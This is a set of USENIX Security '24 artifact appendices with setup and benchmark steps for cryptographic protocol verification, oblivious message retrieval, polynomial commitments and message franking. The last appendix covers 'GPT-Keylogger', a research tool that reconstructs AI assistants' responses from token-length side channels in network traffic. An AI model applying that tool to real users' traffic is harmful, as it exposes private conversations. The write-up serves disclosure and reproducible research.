**(C1):** For all tested protocols, when the MixNets do no request ZKPs from senders, or when the MixNets use weak ZKPs, all the tested security properties are **not** verified.

**(C2):** For all tested protocols, when the MixNets use strong ZKPs, all the tested security properties are verified.

Claim **C1** is verified in experiment **E1** and Claim **C2** is verified in experiment **E2**. All our claims correspond to Table 4 and Table 5 of our paper.

### A.4.2 Experiments

**(E1):** [Without-ZKP, Weak-ZKP]

**Preparation:** In this experiment, the ProVerif files corresponding to the the Claim **C1** are the ones ending with Without-ZKP and Weak-ZKP.

**Execution:** After choosing a ProVerif file ending with Without-ZKP or Weak-ZKP, execute the following command:

```
./proverif2.05/proverif <file>_Weak-ZKP.pv
```

for Weak-ZKP, and:

```
./proverif2.05/proverif <file>_Without-ZKP.pv
```

for Without-ZKP.

To run all files, run:

```
./run-all-E1.sh
```

**Results:** The end of the output (when executing individually) or the excerpts (when using the script) should be the following:

```
-------------------------------------------
Verification summary:
Observational equivalence cannot be proved.
-------------------------------------------
```

The results should also correspond to the ones given in Tables 4 and 5, i.e., for any given protocol and property, in case of a weak or absent ZKP, the property does not hold.

According to the timings given in the paper, the expected time for running the (E1) script is around one hour.

**(E2):** [Strong-ZKP]

**Preparation:** In this experiment, the ProVerif files corresponding to the the Claim **C2** are the ones ending with Strong-ZKP.

**Execution:** After choosing a ProVerif file ending with Strong-ZKP, execute the following command:

```
./proverif2.05/proverif <file>_Strong-ZKP.pv
```

To run all files, run:

```
./run-all-E2.sh
```

**Results:** The end of the output (when executing individually) or the excerpts (when using the script) should be the following:

```
-------------------------------------------
Verification summary:
Observational equivalence is true.
-------------------------------------------
```

The result should also correspond to the one given in Tables 4 and 5, i.e., for any given protocol and property, in case of a strong ZKP, the property does hold.

According to the timings given in the paper, the expected time for running the (E2) script is around one minute.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: PerfOMR: Oblivious Message Retrieval with Reduced Communication and Computation

Zeyu Liu
Yale University

Eran Tromer
Boston University

Yunhao Wang
Yale University

## A Artifact Appendix

### A.1 Abstract

Our artifact is a C++ library implementing the constructions PerfOMR1, PerfOMR2 in [1]. Our main claims produced from this artifact are the detector runtime of these constructions in Table 1 and Table 2.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Our artifact should not incur any risk to the evaluators regard of the machines security, data privacy or ethical concerns. The payload we use to simulate the public data published on the bulletin board is drawn from random distributions. Note that we are using an old version of OpenSSL, but it does not require the root privilege and should only be built in the directory specified by the evaluator. Despite all these, we still recommend the evaluators open a **fresh** GCP instance without testing our code using their own machines.

#### A.2.2 How to access

The main code is public on github under ObliviousMesageRetrievel repo.

#### A.2.3 Hardware dependencies

Our main benchmarks should be able to be reproduced on a normal Google Compute Cloud e2-standard-4 instance type (4 hyperthreads of an Intel Xeon 3.10 GHz CPU with 16GB RAM),

#### A.2.4 Software dependencies

On a Google Compute Cloud e2-standard-4 instance, we run the benchmarks with boot disk configured with Ubuntu 20.04 LTS operating system and a 256GB disk. Notice that the disk memory is used to store the large database our experiments run against.

We also rely on the following softwares and libraries:

- C++ build environment
- CMake build infrastructure
- SEAL library 4.1 and all its dependencies Notice that we made some manual change on SEAL interfaces to facilitate our implementation and thus a built-in dependency of SEAL is directly included under 'build' directory.
- PALISADE library release v1.11.2 and all its dependencies, as v1.11.2 is not publicly available anymore when this repository is made public, we use v1.11.3 in the instructions instead.
- NTL library 11.4.3 and all its dependencies
- OpenSSL library on branch OpenSSL_1_1_1-stable We use an old version of OpenSSL library for plain AES function without the complex EVP abstraction.

A detailed installation script is provided in the README.md file in our artifact. the datasets we use are simulated directly when running the experiements and thus no third-party models/datasets are used.

#### A.2.5 Benchmarks

We benchmark the main scheme PerfOMR1 (Section 5.3) and the alternative scheme PerfOMR2 (Section 6). The parameters we use are: the number of transactions in the dataset $N = 2^{19}, 2^{21}, 2^{23}$, the number of pertinent messages for the recipient $k = \bar{k} = 50, 100, 150$, and the batch size $v = 8$.

### A.3 Set-up

#### A.3.1 Installation

```
# If permission required, please add sudo
# before the commands as needed

sudo apt-get update && sudo apt-get install
build-essential # if needed
sudo apt-get install autoconf # if no autoconf
sudo apt-get install cmake # if no cmake
sudo apt-get install libgmp3-dev # if no gmp
sudo apt-get install libntl-dev=11.4.3-1build1
# if no ntl
sudo apt-get install unzip # if no unzip
```

| | Detector Runtime (ms/msg) | Clue Key Size (kB) | Clue Size (Bytes) | Detector Key Size (MB) | Digest Size (Bytes/msg) | Recipient Runtime(ms) |
|---|---|---|---|---|---|---|
| PerfOMR1 [1, Sec 5] | **7.31** | 2.13 | 2181 | 171 | 2.57 | 37 |
| PerfOMR2 [1, Sec 6] | 39.64 | **0.56** | **583** | 140 | 1.03 | 20 |

Table 1: Comparison of cost metrics. Costs are per recipient. The bulletin contains $N = 2^{19}$ messages, of which $\bar{k} = k = 50$ are pertinent to the recipient. ms/msg and Bytes/msg are all amortized over $N$ messages. Each message has 612 bytes of payload.

| | | $k = \bar{k} = 50$ | | | |
|---|---|---|---|---|---|
| | $N$ | Amortized runtime (ms/msg) | Total runtime (s) | Amortized digest size (Bytes/msg) | Total digest size (MB) |
| PerfOMR1 | $2^{19}$ | 7.31 | 3931.65 | 2.57 | 1.35 |
| | $2^{21}$ | | 15868.37 | 0.48 | |
| | $2^{23}$ | | 64701.09 | 0.12 | |
| PerfOMR2 | $2^{19}$ | 39.64 | 20953.45 | 1.03 | 0.54 |
| | $2^{21}$ | | 82826.57 | 0.26 | |
| | $2^{23}$ | | 330985.56 | 0.06 | |

| | | $N = 2^{19}$ | | | |
|---|---|---|---|---|---|
| | $k = \bar{k}$ | Amortized runtime (ms/msg) | Total runtime (s) | Amortized digest size (Bytes/msg) | Total digest size (MB) |
| PerfOMR1 | 50 | 7.31 | 3931.65 | 2.57 | 1.35 |
| | 100 | 9.29 | 4874.03 | 4.71 | 2.47 |
| | 150 | 11.15 | 5847.55 | 9.34 | 4.67 |
| PerfOMR2 | 50 | 39.96 | 20953.45 | 1.03 | 0.54 |
| | 100 | 41.58 | 21797.76 | 1.63 | 0.81 |
| | 150 | 42.85 | 22465.38 | 2.16 | 1.08 |

Table 2: Performance of our constructions when $N$ and $k = \bar{k}$ varies.

```
# If you have the PERFOMR_code.zip directly,
# put it under ~/OMR and unzip it into
# ObliviousMessageRetrieval dir, otherwise:
mkdir -p ~/OMR
cd ~/OMR
wget https://github.com/ObliviousMessageRetrieval/
ObliviousMessageRetrieval/raw/3c4245d66806f032517
a9f20447ca78d5419d380/PERFOMR_code.zip

unzip PERFOMR_code.zip

# change build_path to where you want the
# dependency libraries installed
OMRDIR=~/OMR
BUILDDIR=$OMRDIR/ObliviousMessageRetrieval/build

cd $OMRDIR && git clone -b v1.11.3
https://gitlab.com/palisade/palisade-release
cd palisade-release
mkdir build
cd build
cmake .. -DCMAKE_INSTALL_PREFIX=$BUILDDIR
make
make install
```

```
# Old OpenSSL used for plain AES function
# without EVP abstraction
cd $OMRDIR && git clone -b OpenSSL_1_1_1w
https://github.com/openssl/openssl
cd openssl
./config --prefix=$BUILDDIR
make
make install

# Optional
# Notice that although we 'enable' hexl via
# command line, it does not take much real
# effect on GCP instances and thus does not
# have much impact on our runtime
cd $OMRDIR && git clone --branch v1.2.3
https://github.com/intel/hexl
cd hexl
cmake -S . -B build -DCMAKE_INSTALL_PREFIX=$BUILDDIR
cmake --build build
cmake --install build

cd $OMRDIR/ObliviousMessageRetrieval/build
mkdir ../data
mkdir ../data/payloads
mkdir ../data/clues
mkdir ../data/cluePoly
mkdir ../data/processedCM
cmake .. -DCMAKE_PREFIX_PATH=$BUILDDIR
make
```

### A.3.2 Basic Test

The instruction to run a test on our construction is as follows:

```
./OMRdemos <perfomr1/perfomr2>
<number_of_cores> <number_of_messages_in_bundle>
<number_of_bundles> <number_of_pert_msgs>
```

For example, a valid sanity test could be:

```
cd $BUILDDIR
./OMRdemos perfomr1 1 2 32768 50
```

The expected output should look like this:

```
Preparing database and paramaters...
Pertient message indices: [ 3558 ... 32215 ]
```

```
/
| Encryption parameters :
|   scheme: BFV
|   poly_modulus_degree: 32768
|   coeff_modulus size: ... bits
|   plain_modulus: 65537
\
Database and parameters prepared.

Preprocess switching key time: 264900272 us.
ClueToPackedPV time: 160386979 us.
PVUnpack time: 675661388 us.
ExpandedPVToDigest time: 218222953 us.

Detector running time: 965717410 us.
Result is correct!
```

## A.4 Evaluation workflow

### A.4.1 Major Claims

Our benchmark claims are all in Table 1 and Table 2. The major one to be reproduced is the detector runtime (note that clue key and clue sizes can both be calculated with the parameters we wrote in our paper; digest size can be as well (with a modulus switching of the final BFV ciphertexts to ∼30 bit ciphertext modulus); the recipient runtime is not a major claim of our paper and it is not optimized for), up to some testing variation. In particular, the "detector runtime" column in Table 1 and the "amortized runtime" in Table 2.

### A.4.2 Experiments

Before executing any experimental scripts in this section, we assume that one has finished the installation steps in Appendix A.3.1. All the experiments are run with 16GB RAM and 256GB disk. The expected outcomes should be similar to the one given under Appendix A.3.2

Notice that the runtime of our experiments are quite long (the main scheme takes most of the time, while the preparation of the dataset also takes one to dozens of hours, depending on how long the dataset is), **we highly recommend one to use** screen **command** to detach all running scripts from the current session and put it on the back-end, so that one is still able to re-attach it after the current session times out (which does happen a lot when running our experiments). We also recommend one to initialize several fresh instances and run those experiments in parallel.

**(E1):** Runtime scaling with the number of transactions $N$: the following run scripts aim to reproduce the detector runtime stated in the top half of Table 1.

**Execution:**

```
./OMRdemos perfomr1 1 8 65536 50  # around
3 CPU hours
./OMRdemos perfomr1 1 8 262144 50 # around
6 CPU hours
./OMRdemos perfomr1 1 8 1048576 50 # around
21 CPU hours
./OMRdemos perfomr2 1 8 65536 50 # around 8
CPU hours
./OMRdemos perfomr2 1 8 262144 50 # around
26 CPU hours
./OMRdemos perfomr2 1 8 1048576 50 # around
100 CPU hours
```

**Results:** After seeing the detector running time (in us) in the log, divide it by the number of transactions (notice that the total number of transactions equals to number_of_messages_in_bundle multiplied with number_of_bundles). For example, if by running script `./OMRdemos perfomr1 1 8 65536 50` with log: `Detector running time: 3831655159 us`, the amortized runtime should be $3831655159/(65536 * 8) = 7308\text{us} = 7.31\text{ms}$.

**(E2):** Runtime scaling with the number of pertinent messages $k(\bar{k})$: the following run scripts aim to reproduce the detector runtime stated in the bottom half of Table 1.

**Execution:**

```
./OMRdemos perfomr1 1 8 65536 50 # around 3
CPU hours
./OMRdemos perfomr1 1 8 65536 100 # around
3.5 CPU hours
./OMRdemos perfomr1 1 8 65536 150 # around
4 CPU hours
./OMRdemos perfomr2 1 8 65536 50 # around
6.5 CPU hours
./OMRdemos perfomr2 1 8 65536 100 # around
7 CPU hours
./OMRdemos perfomr2 1 8 65536 150 # around
7.5 CPU hours
```

**Results:** The calculation steps are exactly the same as above.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

## References


[1] Z. Liu, E. Tromer, and Y. Wang. Perfomr: Oblivious message retrieval with reduced communication and computation. Cryptology ePrint Archive, Paper 2024/204, 2024. Full version of this paper. Available on print: https://eprint.iacr.org/2024/204.




# USENIX Security '24 Artifact Appendix: Fast RS-IOP Multivariate Polynomial Commitments and Verifiable Secret Sharing

Weihan Li[*†], Yanpei Guo[*‡], Kexin Shi[*§]

## A Artifact Appendix

### A.1 Abstract

In this paper, We propose PolyFRIM, a multivariate polynomial commitment from *fast Reed-Solomon interactive oracle proof of proximity* with optimal linear prover complexity, 5-25× faster than prior arts while ensuring competent proof size and verification. We also propose PolyFRIM with *one-to-many proof* for proving multiple evaluations to multiple verifiers. PolyFRIM surpasses Zhang et al.'s (Usenix Sec. '22) one-to-many univariate PCS, accelerating proving by 4-7× and verification by 2-4× with 25% shorter proof. Leveraging PolyFRIM, we propose an *asynchronous verifiable secret sharing* (AVSS) scheme FRISS with a better efficiency trade-off than prior arts from multivariate PCS, including Bingo (Crypto '23) and Haven (FC '21).

In the artifact evaluation, we conduct performance evaluations for PolyFRIM, one-to-many PolyFRIM, FRISS, and some baselines for comparison.

### A.2 Description & Requirements

We implement PolyFRIM, one-to-many PolyFRIM, and FRISS using approximately 3.5k code in Rust.

As shown in Figure 2 of the paper, we compare PolyFRIM with transparent multivariate PCSs: HyperPlonk (implemented by ourselves), Virgo (mainly implemented by ourselves), and Bulletproofs (modified from open-source code).

As in Figure 3, we compare one-to-many PolyFRIM (reduced to univariate for fair comparison) with univariate one-to-many PCSs: ZXH+22, KZG (trivially), and AMT.

As in Figure 4, we compare the performance of PCSs in different AVSS schemes (eAVSS, HAVEN, and Bingo) for varying numbers of parties $n = 3t + 1$ and size-$t$ polynomials. Note that we omit PCS-irrelevant parts (*e.g.*, broadcast/encryption) and only focus on how PCS improves AVSS.

*Beihang University, China.
†E-mail: weihan.lee.wickham@gmail.com
‡E-mail: gyp2847399255@gmail.com
§E-mail: SY2139209@buaa.edu.cn

#### A.2.1 Security, privacy, and ethical concerns

None.

#### A.2.2 How to access

The artifact is open-sourced in Git repository `https://github.com/gyp2847399255/PolyFRIM` with the stable URL `https://github.com/gyp2847399255/PolyFRIM/tree/9beb37f643e9c43beea81771d77f4f6235ff7f7c` submitted in the Artifact Evaluation.

#### A.2.3 Hardware dependencies

We strongly recommend readers compile and run the program on Linux machines since we do not fully test the configurations on other platforms. We developed and tested this artifact with AMD processors and 80 GB RAM.

#### A.2.4 Software dependencies

As for Linux distributions, we recommend Ubuntu 22.04 LTS as a platform, on which we ran all experiments.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

Follow the "Requirement" of Readme in the Git repository, which will guide you through setting up the required workspace. Specifically, first install `Rust`. For post-installation, ensure everything is set up correctly with: `cargo --version` and `rustup --version`. Then on Linux, you can execute the following code to use the nightly toolchain of Rust: `rustup default nightly`.

We implement Virgo ourselves except for the GKR subprotocol (in Python). To run GKR (`/virgo/bench_gkr.py`, installing `python3` is required.

#### A.3.1 Installation

Run `cargo bench`.

## A.4 Evaluation workflow

### A.4.1 Major Claims

Our repository supports tests for PolyFRIM, Virgo, HyperPlonk, one-to-many PolyFRIM, and PCS costs for FRISS.

**(C1):** PolyFRIM is 6-25× faster in prover time than HyperPlonk, Virgo, and Bulletproofs. PolyFRIM has a 4-10× faster verifier and a 2-3× smaller proof size than HyperPlonk. The verifier time and proof size of PolyFRIM are competitive with Virgo (less than 50% and 10% worse, respectively). As for Bulletproofs, PolyFRIM has a 100-200× larger proof size but can be 1000× faster for verification. This is proven by experiment E1 described in Section 5.1 with results reported in Figure 2.

**(C2):** One-to-many PolyFRIM is 4-7×, 25-100×, and $10^3$-$10^6$× faster in prover time than ZXH$^+$22, AMT, and KZG, respectively. One-to-many PolyFRIM is 3-9× (resp., 2-4×) faster in verifier time than AMT (resp., ZXH$^+$22). Our verifier time is concretely faster than KZG when party number $n <\sim 2^{14}$. This is proven by experiment E2 described in Section 5.2 with results reported in Figure 3.

**(C3):** The dealer time of FRISS caused by the *PCS* is 4-800× faster than AVSS using a similar method (eAVSS and HAVEN-1/2). Our party time is 0.5-1.2× of eAVSS and HAVEN-1. Compared with Bingo, FRISS is 10× slower for the dealer but 10× faster for parties. This is proven by experiment E3 described in Section 5.3 with results reported in Figure 4.

### A.4.2 Experiments

**(E1):** *[Multivariate PCS]: Test of transparent multivariate PCS as shown in (C1), A.4.1*

**PolyFRIM**: Run `cargo bench -p pcs` for the prover and verifier time. It prints *type* (commit, open, *i.e.*, prover, and verifier), *variable* (from 5 to 20, corresponding to polynomial size $2^5$ to $2^{20}$), and the estimated time (the bold one of three). Run `cargo test -p pcs --nocapture` for the proof size. It prints the variable number and corresponding proof size (in bytes).

**HyperPlonk**: Run `cargo bench -p gemini-fri` for the prover and verifier time. Run `cargo test -p gemini-fri -- --nocapture` for the proof size.

**Virgo**: Virgo includes two parts: Virgo main protocol provided in our repository, and the Virgo GKR. The final performance is the sum of the two parts. For the main protocol, run `cargo bench -p virgo` for the prover and verifier time. Run `cargo test -p virgo -- --nocapture` for the proof size. For Virgo GKR, in `/virgo`, run `python3 bench_gkr.py` to see the prover time, verifier time, and proof size. To explain as an example, the printed "size 5" means polynomial size $2^5$.

**Bulletproofs**: We modify the open-source code[1], available at `github.com/frolling-paper/bulletproofs`. The modification mainly adds a PCS based on the existing inner product argument. The newest version of nightly Rust led to errors in package `simd`. To solve this, install an older version of nightly Rust. We installed `rust toolchain install nightly-2023-07-16`. Then set `rustup default nightly-2023-07-16`. Run `cargo -bench` for the prover (printed `prover/open point`) time, verifier time, and proof size. The commit time (printed `commit`) is also outputted, and used in AVSS experiment.

We note that except Bulletproofs, the proof sizes are not fixed as the verification size of multiple entries on a Merkle tree is not fixed.

**(E2):** *[One-to-many univariate PCS]: Test of one-to-many univariate PCS as shown in (C2), A.4.1.*

For all one-to-many univariate PCS, the $x$-axis is party number $n$. The relation between $n$ and polynomial size $t$ is $n = 2t$. Here, the verifier time is per time. The prover time is total time. The proof size is per size.

**One-to-many PolyFRIM**: Run `cargo bench -p vss` for the prover and verifier time of party number $2^{10}$-$2^{20}$. To explain for example, "vss prove 2^10 party" means the prover time of party number $2^{10}$. Run `cargo test -p vss -- --nocapture` for the proof size. Here, for example, the printed "vss proof size of 2^10 parties" means party number $n = 2^{10}$.

**ZXH$^+$22**: We modify the open-source code[2], available at `github.com/frolling-paper/eVSS`. The main modification is changing the code rate and query number of FRI to be the same as ours, as shown in the commit history. First, in the `/Virgo`, run `cmake .`, then run `make -j4` for building. Second, in the `/eVSS`, run `bash transparent_version.sh` to obtain the results. The printed "$N$" is the party number, "Prove Time (s)" is the prover time, and "Verification Time (s)" is the verifier time. The code does not output the proof size. We contacted the author Jiaheng Zhang for the proof size. For $N = 2^k$, $k \in \{12, 13, \ldots, 20\}$, the proof size (KB) is 97, 115, 134, 154, 175, 202, 224, 252, and 288.

**KZG**: We follow the open-source code[3]. For setup, make sure the gcc version is 11.4.0 and install the NTL package following the Readme. Then, run `TestDKGandVSS` to see the performance of (trivial) one-to-many KZG for party number $n = 2t$ where polynomial size $t$ varies from $2^5$ to $2^{20}$. The proof size is always 96 bytes. The prover time is "proof time (s)". The verifier time is "verify time (s)". The commit time is "commit time (s)" (used in AVSS experiment).

[1] `github.com/frolling-paper/bulletproofs`
[2] `github.com/sunblaze-ucb/eVSS`
[3] `github.com/frolling-paper/libpolycrypto`

**AMT**: In `libpolycrypto/libpolycrypto/test/TestDKGandVSS.cpp`, modify line 159 from "KatePlayer" to "MultipointPlayer". Then, run `make.sh` and `TestDKGandVSS` again to see the performance of AMT for party number $n$ where polynomial size $t$ varies from $2^5$ to $2^{20}$. The prover time is "proof time (s)". The verifier time is "verify time (s)". The proof size is $96 \cdot \log n$ bytes.

**(E3):** *[PCS costs for AVSS]: Test of PCS-relevant costs for AVSS (C3), as shown in A.4.1.*

**Preparation.** For all AVSS schemes, the relation between party number $n$ and polynomial size $t$ is $n = 3t+1$. The performances of most compared schemes are computed, as we only consider PCS cost in the experiment. For preparation, first compute the KZG polynomial commitment performance using the KZG results in experiment (E2). Denote the prover time in (E2) when party number $n = 2t$ is $P_{total,n}$. Then, the prover time $P_t$ of a *single* proof for a size-$t$ polynomial satisfies

$$P_t = P_{total,n}/n.$$

The verifier time $V_t$ of a *single* proof for polynomial size $t$ is the verifier time in (E2). The commit time $C_t$ of a polynomial with size $t$ is also the commit time in (E2).

**FRISS**: In `Polyfrim/`, run `cargo bench -p avss` for prover and verifier time from party number of $3 \cdot 2^5 + 1$ to $3 \cdot 2^9 + 1$. For example, the printed "avss prove 32 degree and 97 parties" means party number $3 \cdot 2^5 + 1$. "avss prove" means the dealer time. "avss verify" means the verifier time of a *single* proof. As one verifier verifies $n$ proofs, the party time is the multiplication of the single-proof verifier time and party number $n$.

**eAVSS**: In eAVSS, the dealer commits one bivariate $(t,t)$-size polynomial, which equals committing $n$ $t$-size polynomial. The dealer also generates $n$ proofs on each polynomial, which occupies the majority. Each party verifies $n$ proofs. So the dealer time $D_{eVSS,n} = C_t \cdot n + P_t \cdot n^2$. The party time $PA_{eVSS,n} = V_t \cdot n$.

**Bingo**: In Bingo, the dealer only needs to commit $t+1$ size-$2t$ polynomials. So the dealer time $D_{Bingo,n} = C_{2t} \cdot (t+1)$. Each party needs to commit a size-$2t$ polynomial and verify $n$ proofs on the polynomial. Hence, the per-party time is $PA_{Bingo,n} = C_{2t} + V_{2t} \cdot n$.

**HAVEN-1**: In HAVEN-1, the dealer needs to commit one size-$2t$ polynomial, and $n$ size-$t$ polynomials. The dealer also generates $n^2$ proofs on a size-$t$ polynomial, and $n$ proofs on a size-$2t$ polynomial. So the dealer time is

$$D_{\text{HAVEN}-1,n} = C_{2t} + n \cdot C_t + n^2 \cdot P_t + n \cdot P_{2t}.$$

Each party needs to verify $n$ proofs on the size-$t$ polynomial and $n$ proofs on the size-$2t$ polynomial. So the per-party time is $PA_{\text{HAVEN}-1,n} = n \cdot (V_t + V_{2t})$.

**HAVEN-2**: The computation of dealer and per-party time is the same as HAVEN-1, except using Bulletproofs. Note that Bulletproofs in the experiment (E1) (commit, prover, and verifier time) results are all in polynomial size instead of party number.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: Abuse Reporting for Metadata-Hiding Communication Based on Secret Sharing

Saba Eskandarian
University of North Carolina at Chapel Hill
saba@cs.unc.edu

## A Artifact Appendix

### A.1 Abstract

This paper demonstrates that, for broad classes of metadata-hiding schemes, lightweight abuse reporting can be deployed with minimal changes to the overall architecture of the system. Our insight is that much of the structure needed to support abuse reporting already exists in these schemes. By taking a non-generic approach, we can reuse this structure to achieve abuse reporting with minimal overhead. In particular, we show how to modify schemes based on secret sharing user inputs to support a message franking-style protocol. Compared to prior work, our *shared franking* technique more than halves the time to prepare a franked message and gives order of magnitude reductions in server-side message processing times, as well as in the time to decrypt a message and verify a report.

The artifacts accompanying the paper consist of the code for the paper's evaluation. This artifact appendix contains directions needed to access and run the code for the evaluation in the body of the paper. This evaluation measures the performance of the various algorithms involved when run locally on a single machine.

The provided GitHub repository also contains the source code and evaluation data for the supplemental evaluation contained in the paper's appendices, as well as the data resulting from our comparison with the results of re-running the code from prior works. The supplemental evaluation includes code to run the algorithms and communicate the results over a network. We do not discuss these materials here.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The artifact does not pose any particular risk to the evaluators' machines, data privacy, etc., or raise any other notable ethical concerns.

#### A.2.2 How to access

The artifact can be accessed at the following stable GitHub URL: https://github.com/SabaEskandarian/Shared_Franking/tree/ba9e81644ba9879e4fcfe57d39842b2aa5076f45.

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

The only dependencies for running the software are the C standard libraries and OpenSSL (confirmed working on version 3.0.2).

#### A.2.5 Benchmarks

None.

### A.3 Set-up

The code was run on Ubuntu 20.04, but newer versions should work just as well. The evaluator needs to set up the machine for C development and install OpenSSL. Git should be installed for the purpose of accessing the code.

```
sudo apt install git build-essential libssl-dev
```

#### A.3.1 Installation

Installation simply requires downloading the contents of the provided git repository.

```
git clone [repo_address]
```

#### A.3.2 Basic Test

Run the following commands for the basic tests.

```
make test
./test
```

The expected result is a message saying that the tests passed.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *Compared to prior work, our shared franking technique more than halves the time to prepare a franked message and gives order of magnitude reductions in server-side message processing times, as well as in the time to decrypt a message and verify a report. This is demonstrated in Figure 6 of our paper, where the running time of shared franking algorithms is displayed next to those of prior work.*

**(C2):** *Server-side operations on the critical path for message delivery run the fastest and do not noticeably increase in cost as message lengths or number of servers increase. This is demonstrated by Figures 3 and 4 of our paper, where we graph the performance of the different shared franking algorithms with increasing message sizes and numbers of servers, respectively.*

### A.4.2 Experiments

**(E1):** *[Shared Franking Evaluation] [A few minutes]: run the shared franking evaluation, showing compute costs for different message sizes and numbers of servers.*
**How to:** Run the code described in the execution section below.
**Preparation:** No additional preparation is needed beyond the Basic Test described above.
**Execution:** run the following code. The results will be printed and can be sent to a file for later use.

```
make shared_franking_eval
./shared_franking_eval
```

**Results:** The running time for the various components of shared franking will be run for different message sizes and different numbers of servers, and the results displayed. This contributes to proving claim C1 when combined with repeating the evaluations of the prior works to which we compare. This also proves claim C2 because the increase in the server-side processing algorithms' running time (`p1_mean`, `pis_mean`) will be very small.
Note that since the times involved are so small (on the order of microseconds), systems that have a lot of other programs running will return fairly noisy results. We find the results are more consistent when run on a headless server or a cloud compute instance.
We access and modify the data by putting the output in a csv file for easy viewing and editing in spreadsheet software. The numbers for Figure 3 of the paper come from any row where the number of servers is 2. The numbers for Figure 4 come from the last 9 rows of the file, which reports performance for a 1KB message with a number of servers varying from 2 to 10. The numbers used in Figure 6 come from taking the row with 1KB message sizes and 2 servers from near the end of the output.

**(E2):** *[Plain Franking Evaluation] [Under a minute]: run the plain franking evaluation, showing compute costs for different message sizes.*
**How to:** Run the code described in the execution section below.
**Preparation:** No additional preparation is needed beyond the Basic Test described above.
**Execution:** run the following code. The results will be printed and can be sent to a file for later use.

```
make plain_franking_eval
./plain_franking_eval
```

**Results:** The running time for the various components of message franking will be run for different message sizes, and the results displayed. The numbers will be lower than those for the shared franking scheme, as this is a baseline for the scheme used in practice that cannot be applied to the metadata-hiding setting we consider. The numbers used in Figure 6 of the paper come from taking the row with 1KB message sizes.
Note that since the times involved are so small (on the order of microseconds), systems that have a lot of other programs running will return fairly noisy results. We find the results are more consistent when run on a headless server or a cloud compute instance.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: What Was Your Prompt? A Remote Keylogging Attack on AI Assistants

Roy Weiss
Ben-Gurion University, Israel

Daniel Ayzenshteyn
Ben-Gurion University, Israel

Guy Amit
Ben-Gurion University, Israel

Yisroel Mirsky*
Ben-Gurion University, Israel

## A Artifact Appendix

### A.1 Abstract

In this document we describe an artifact that enables other to reproduce the work in our paper. The artifact consists of source code, datasets and pre-trained models for reproducing the results from the USENIX Security '24 paper. The code is designed as a CLI tool which we call `GTP-Keylogger`. In this document, we provide the steps requires to demonstrate that the tool is available, functional and reproducible.

### A.2 Description & Requirements

To reproduce the results from the paper you will need to use our source code and other assets available on GitHub. There you will find detailed instructions on how to install the tool and the required libraries. You will also find a detailed guide on how to use the tool in your own projects. Note, the tool operates on a sequence of token-lengths and not network captures (PCAPs). The reason for this is because every vendor presents their traffic in a slightly different way which changes on a regular basis. Therefore, to use this tool you will need to extract (count) the packet sizes yourself. In this artifact, we provide the sequences for our dataset.

We also note that the provided model weights were trained on chats from ChatGPT-4 and on topics found in the UltraChat dataset. If you plan to apply this work to other services or topics, you should fine-tune or train a new model on the respective data (collected in the manner described in the paper's attack model and experiment sections).

#### A.2.1 Security, privacy, and ethical concerns

The side-channel attack presented in this paper poses a significant threat to individual privacy. To mitigate this risk, we promptly informed the affected vendors upon identifying the vulnerability. Our model was trained using ChatGPT-4 responses based on topics from the UltraChat dataset. OpenAI has since addressed and rectified the vulnerability in their services. Therefore, while the evaluators can proceed without concern for these specific issues during the execution of our artifact, running real PCAP examples should be done with caution and only with the explicit permission of the users who are generating the traffic.

[1]Corresponding author

#### A.2.2 How to access

To gain access to the source code, please checkout our GitHub repository at https://github.com/royweiss1/GPT_Keylogger/tree/v1. Our framework uses by default the models we have fine tuned in the paper, which are now hosted on HuggingFace and can be found at https://huggingface.co/royweiss1/T5_FirstSentences and https://huggingface.co/royweiss1/T5_MiddleSentences.

#### A.2.3 Hardware dependencies

To run the framework you will need a host system with at least 8GB RAM. You can use the framework to decypher responses directly on the CPU, but it is highly recommended to use a system with a CUDA GPU. We used an NVIDIA RTX 6000 with 48GB RAM, although acceptable run time can also be achieved with RTX 4090 with 24 GB RAM. Running the framework with less powerful hardware can be achieved by modifying the *BATCH_SIZE* in *config/generation_config.json*.

#### A.2.4 Software dependencies

In order to use our framework you are first required to install the libraries found in our GitHub repository at requirements.txt. Also, you need to use Python 3.9 and above.

#### A.2.5 Benchmarks

Our Trained model is a fine-tuned version of T5 model made by Google. We for first sentences T5-large and for middle sentences T5-base. To train our model we have used the UltraChat dataset https://github.com/thunlp/UltraChat.

We used the "Questions about the world" partition. It contains about 500k entries of dialogs between a human and ChatGPT. We took from each dialog only the first responses of the AI Assistant.

## A.3 Set-up

For a quickstart, git clone the GitHub repository.

### A.3.1 Installation

For a clean installation, simply pip install the required libraries at *requirements.txt*. Using:

```
pip install -r requirements.txt
```

### A.3.2 Basic Test

We propose both a CLI tool and python scripts and Jupyter notebooks that refer to the same tasks. A user can choose as he fits. Our Framework consists of three modules: playground, generate, and train.

- **Playground**: The simplest module. It allows the user to interact with the model by reconstructing different responses.
- **Generate**: For reconstructing responses for the entire dataset. Use this module to reproduce our results.
- **Train**: For easily fine-tuning a model for this task. This module can be used to train both pre-trained models and our proposed fine-tuned models.

For a simple demo usage of the tool you should use the 'Playground' module. Start by simply running:

```
python GPTKeyLogger.py --playground
```

full instructions are included in the README at our GitHub repository. This module offers the user to try the model's deciphering responses capabilities. It receives as input either an original AI Assistant response or a series of token lengths which you can obtain manually from a PCAP file. Then the model will reconstruct its top guesses for the first sentence of original response.

## A.4 Evaluation workflow

We offer code that lets you reproduce the results from our paper found in Table 2. After running the code you will get 2 outputs:

- **generated.csv**: This file includes the generated reconstructed paragraphs for each entry in the given dataset.
